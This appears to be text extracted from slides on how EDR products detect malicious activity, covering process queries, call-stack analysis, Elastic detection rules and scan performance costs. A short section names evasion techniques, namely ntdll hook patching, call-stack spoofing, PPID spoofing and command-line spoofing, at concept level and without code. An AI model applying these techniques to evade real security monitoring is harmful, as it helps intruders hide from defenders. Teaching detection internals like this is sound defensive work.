- What happened (Image allocation at address x)



## Query Process Information:


- Parent Process Id
- Image filename (source exe)
- Command line parameters
- Loaded DLL's

## Note:

- PPID Spoofing
- Command line argument Spoofing


*NtQueryInformationProcess()*

Process



Signature scan (like in files)  
Performance intensive - only on trigger


```
BOOL ReadProcessMemory(  
    [in]  HANDLE  hProcess,  
    [in]  LPCVOID lpBaseAddress,  
    [out] LPVOID   lpBuffer,  
    [in]  SIZE_T   nSize,  
    [out] SIZE_T  *lpNumberOfBytesRead  
)
```



## Callstack:

- On NtApi Call (AMSI or syscall)
- List of addresses of all previous parent functions

#	Name	Stack address	Return address	Frame address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x88da5ffa98	0x7ffeb65795be	0x88da5ffa90
7	KernelBase.dll!SleepEx+0x9e	0x88da5ffaa0	0x22d6bd5bd51	0x88da5ffb30
8	0x22d6bd5bd51	0x88da5ffb40	0x1388	0x88da5ffb38
9	0x1388	0x88da5ffb48	0x22d000000000	0x88da5ffb40
10	0x22d000000000	0x88da5ffb50	0x1b0001c00000bb	0x88da5ffb48
11	0x1b0001c00000bb	0x88da5ffb58		0x88da5ffb50



Elastic has callstack analysis rules for:

- Direct syscalls
- Callback-based evasion
- Module Stomping
- Library loading from unbacked region
- Process created from unbacked region

Callstack analysis for:

- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory,  
ReadProcessMemory


# EDR Performance


If EDR is slow dev's go to Mac. Cant let this happen.


Perf Impact	What
1	Event
3	Events Correlation
10	Process Query
100	Memory Scan
1000	File Scan

## Dev Drive protection

Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.









# EDR Example Attacks


# Usermode-hook patch



Remove Userspace-Hooks by patching ntdll.dll



“EDR bypass”



# Callstack Spoofing

## Callstack:

- List of addresses of all previous parent functions


#	Name	Stack address	Return address	Frame address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x88da5ffa98	0x7ffeb65795be	0x88da5ffa90
7	KernelBase.dll!SleepEx+0x9e	0x88da5ffaa0	0x22d6bd5bd51	0x88da5ffb30
8	0x22d6bd5bd51	0x88da5ffb40	0x1388	0x88da5ffb38
9	0x1388	0x88da5ffb48	0x22d000000000	0x88da5ffb40
10	0x22d000000000	0x88da5ffb50	0x1b0001c00000bb	0x88da5ffb48
11	0x1b0001c00000bb	0x88da5ffb58		0x88da5ffb50

## Callstack patch: Modify process/thread stack return addresses

